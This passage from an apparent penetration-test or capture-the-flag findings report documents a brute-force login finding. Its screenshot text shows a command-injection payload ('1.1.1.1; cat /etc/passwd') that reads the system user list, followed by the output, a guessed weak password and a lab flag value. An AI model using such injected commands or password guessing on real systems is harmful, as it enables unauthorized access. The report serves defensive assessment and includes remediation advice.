Remediation	Enhance command input validation to prevent bypass techniques, implement strict input sanitization, and apply least privilege principles to restrict commands executed by the application. Regularly update and patch the application to mitigate command injection vulnerabilities.

Vulnerability 31	Findings
Title	Brute Force Attack Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exploit a brute force attack vulnerability on the web application to gain unauthorized access and retrieve Flag 12. This is done by finding through the DNS Check the users of this system. From here, guessing Melina's password which was just 'melina'
Images	<p>DNS Check</p> <div style="background-color: black; color: white; padding: 10px;"> 1.1.1.1; cat /etc/passwd Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: 1.1.1.1.in-addr.arpa name = one.one.one.one. Authoritative answers can be found from: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server...:/nonexistent:/bin/false melina:x:1000:1000::/home/melina: </div> <p>Admin Login</p> <div style="background-color: #e67e22; color: white; padding: 10px;"> Enter your Administrator credentials! Login: <input type="text" value="melina"/> Password: <input type="password" value="●●●●●"/> <input type="button" value="Login"/> Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: </div>
Affected Hosts	192.168.14.35
Remediation	Implement account lockout mechanisms, use strong and complex passwords, implement multi-factor authentication, and monitor for suspicious login attempts. Conduct regular security assessments and penetration testing to identify and mitigate brute force attack vectors.